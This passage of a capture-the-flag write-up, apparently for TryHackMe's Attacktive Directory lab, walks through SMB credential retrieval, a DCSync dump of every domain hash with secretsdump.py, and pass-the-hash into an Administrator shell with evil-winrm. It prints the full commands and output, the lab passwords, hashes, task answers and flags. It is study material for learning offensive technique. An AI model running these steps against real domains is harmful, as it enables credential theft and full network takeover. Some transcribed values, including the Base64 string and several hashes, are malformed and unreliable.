Try "help" to get a list of possible commands.
smb: \> ls
.                               D          0 Sat Apr  4 21:08:39 2020
..                              D          0 Sat Apr  4 21:08:39 2020
backup_credentials.txt          A         48 Sat Apr  4 21:08:53 2020
8247551 blocks of size 4096. 3946302 blocks available
smb: \> whoami
whoami: command not found
smb: \> get backup_credentials.txt
Getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

Figure 7.2: Accessing the backup share and downloading credentials file.

7.3 Decoding Base64 Credentials

Inspection of `backup_credentials.txt` revealed that the file contained what appeared to be a Base64-encoded string. This was decoded using standard Linux tools:

```
cat backup_credentials.txt | base64 --decode
```

```
(root@kali)-[/home/abdelmonem/Downloads]
# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbnRdXAYNTE3ODYw

(root@kali)-[/home/abdelmonem/Downloads]
# cat backup_credentials.txt | base64 -d
backup@spookysec.local:backup2517860

(root@kali)-[/home/abdelmonem/Downloads]
#
```

Figure 7.3: Decoding Base64 encoded credentials.

Decoding the Base64 string revealed plaintext credentials in the format `username:password`, belonging to the **backup** domain account. This account was subsequently used to perform the DCSync attack.

Security Implication: Storing credentials in a world-readable file, even in encoded form, constitutes a severe security vulnerability. Base64 is an encoding scheme, not an encryption mechanism, and provides no confidentiality protection.

Task 6 Enumeration [Back to the Basics](#)

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

✓ Correct Answer ?

Which option will list shares?

✓ Correct Answer ?

How many remote shares is the server listing?

✓ Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?

✓ Correct Answer

What is the content of the file?

✓ Correct Answer ?

Decoding the contents of the file, what is the full contents?

✓ Correct Answer

Figure 7.4: SMB enumeration task answers confirmation.

8. Credential Discovery

The credential discovery phase was completed as part of the SMB share enumeration process detailed in Chapter 7. To summarise the findings:

1. The `svc-admin` account credentials were recovered via AS-REP Roasting and hash cracking.
2. These credentials granted access to the `backup` SMB share.
3. Within the `backup` share, a file containing Base64-encoded credentials for the `backup` domain account was discovered and decoded.

The `backup` account was determined to be a highly privileged account. Investigation revealed that it possessed the **Replicating Directory Changes** and **Replicating Directory Changes All** extended rights on the domain, which are the permissions required to perform a **DCSync** attack.

DCSync Privilege Explained: The DCSync attack simulates the behaviour of a domain controller synchronising credentials from another domain controller using the Directory Replication Service Remote Protocol (DRSUAPI). Accounts granted *Replicating Directory Changes All* can request password hashes for any domain account, including the domain Administrator, without requiring direct access to the NTDS.dit file.

9. Privilege Escalation

9.1 DCSync Attack with secretsdump.py

With the `backup` account credentials and the knowledge that this account possessed DCSync privileges, an **Impacket secretsdump.py** attack was launched to extract all credential hashes from the domain:

```
python3 secretsdump.py spookysec.local/backup:<PASSWORD>@<TARGET_IP>
```

`secretsdump.py` uses the **DRSUAPI** (Directory Replication Service API) method to remotely replicate the NTDS.dit credential data from the domain controller, effectively performing a complete credential dump of the entire domain without ever touching the disk on the target machine.

```
(root@kali) ~/home/abdelmonem/Downloads
# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.65.187.24
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dfff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfaf6ea46b5a302319c0cfff2:::
spookysec.local\Wuirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\!-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:550a786915df3cef0bf520eb3f2a036d:::
```

Figure 9.1: Dumping NTDS credentials using secretsdump.py and DRSUAPI.

The output of `secretsdump.py` includes NTLM hashes for all domain accounts in the format:

```
domain\username:RID:LM_HASH:NT_HASH:::
```

The **NT hash** (the right-hand component) for the **Administrator** account was extracted. This NT hash can be used directly in a **Pass-the-Hash** attack without needing to crack it to plaintext.

9.2 Significance of NTDS Extraction

Extracting the NTDS represents full domain compromise. All domain accounts, including:

- Domain Administrator accounts
- Service accounts
- Regular user accounts
- Computer accounts (machine passwords)
- Kerberos ticket-granting service keys (krbtgt)

...are exposed. The `krbtgt` hash in particular enables the creation of **Golden Tickets**, which can be used to forge Kerberos tickets for any account in the domain with any level of privilege, persisting even after password resets of regular accounts.

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI

✓ Correct Answer

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash

✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

✓ Correct Answer

Figure 9.2: Privilege escalation and Pass-the-Hash task answers.

10. NTDS Extraction

The NTDS.dit file is the primary database used by Active Directory Domain Services (AD DS) to store directory data, including user objects, groups, and critically, the password hashes for all accounts within the domain. Under normal circumstances, this file is locked by the operating system and cannot be directly copied while the domain controller is running.

The **DCSync** technique employed through `secretsdump.py` bypasses this restriction entirely by mimicking the legitimate domain controller replication process. Rather than accessing the file directly, the attack instructs the domain controller to replicate its credential data to the attacker's machine as if it were another domain controller performing a legitimate synchronisation.

Key hashes extracted during this phase:

lightblue Account	Significance
Administrator	Full domain administrative access via Pass-the-Hash
krbtgt	Enables Golden Ticket creation for persistent access
backup	Previously known credentials; confirms DCSync success
svc-admin	Previously cracked credentials; hash confirmed

Table 10.1: Key accounts and hashes extracted from the NTDS database

The Administrator NT hash was the primary target for the subsequent Pass-the-Hash attack.

11. Pass-the-Hash Attack

11.1 Concept


Pass-the-Hash (PtH) is an attack technique that allows an adversary to authenticate to a remote service using the NT hash of a password rather than the plaintext password itself. This is possible because Windows authentication protocols (NTLM) use the NT hash directly as the authenticating credential. Since the hash is mathematically derived from the password, possession of the hash is functionally equivalent to knowledge of the password for authentication purposes.

This technique is particularly powerful because it completely bypasses the need for password cracking — even extremely complex passwords are trivially exploitable if their hash is known.

11.2 Evil-WinRM Authentication

Evil-WinRM is a tool designed for offensive use of the Windows Remote Management (WinRM) service. It supports Pass-the-Hash authentication, allowing direct connection to the target using the extracted NTLM hash:

```
evil-winrm -i <TARGET_IP> -u Administrator -H <NTLM_HASH>
```



```
(root@kali) - [~/home/abdelmonem/Downloads]
# evil-winrm -i 10.65.187.24 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Figure 11.1: Authenticating with Evil-WinRM using Pass-the-Hash.

Successful authentication returned an interactive PowerShell shell on the target domain controller, running in the context of the **domain Administrator** account. This represents the highest level of privilege achievable within the Active Directory domain.

11.3 Enumerating the File System

With Administrator access, the attacker was able to enumerate the file system and locate user home directories:

```
dir C:\Users\
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir C:\Users

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          9/17/2020   4:04 PM             a-spooks
d-----          9/17/2020   4:02 PM          Administrator
d-----          4/4/2020  12:19 PM             backup
d-----          4/4/2020   1:07 PM        backup.THM-AD
d-r-----          4/4/2020  11:19 AM             Public
d-----          4/4/2020  12:18 PM          svc-admin

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 11.2: Enumerating user directories on the target machine.

The `C:\Users` directory revealed home directories for all domain users that had previously logged into the machine, confirming full file system access.

12. Flag Retrieval

12.1 Locating and Reading Flags


With Administrator-level access to the domain controller, the final phase involved navigating the file system to retrieve all challenge flags from the desktop directories of domain user accounts.

The flags were located in the **Desktop** directories of each user profile and retrieved using standard PowerShell commands:

```
# Retrieve user flag
type C:\Users\svc-admin\Desktop\user.txt

# Retrieve privilege escalation flag
type C:\Users\backup\Desktop\PrivEsc.txt

# Retrieve root/administrator flag
type C:\Users\Administrator\Desktop\root.txt
```



The screenshot shows a PowerShell terminal window with the following commands and output:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir C:\Users\svc-admin\Desktop

Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020 12:18 PM             28 user.txt.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\svc-admin\Desktop\user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir C:\Users\backup\Desktop

Directory: C:\Users\backup\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020 12:19 PM             26 PrivEsc.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\backup\Desktop\PrivEsc.txt
TryHackMe{B4ckM3Up5c0tty!}

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir C:\Users\Administrator\Desktop

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020 11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\administrator\Desktop\root.txt
TryHackMe{4ctiveDirectoryM4st3r}

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 12.1: Retrieving all flags from user desktops.

All three flags were successfully retrieved, confirming complete and unrestricted access to the target system at all privilege levels.




Figure 12.2: Flag submission confirmation.




Figure 12.3: Successful completion of the Attacktive Directory room.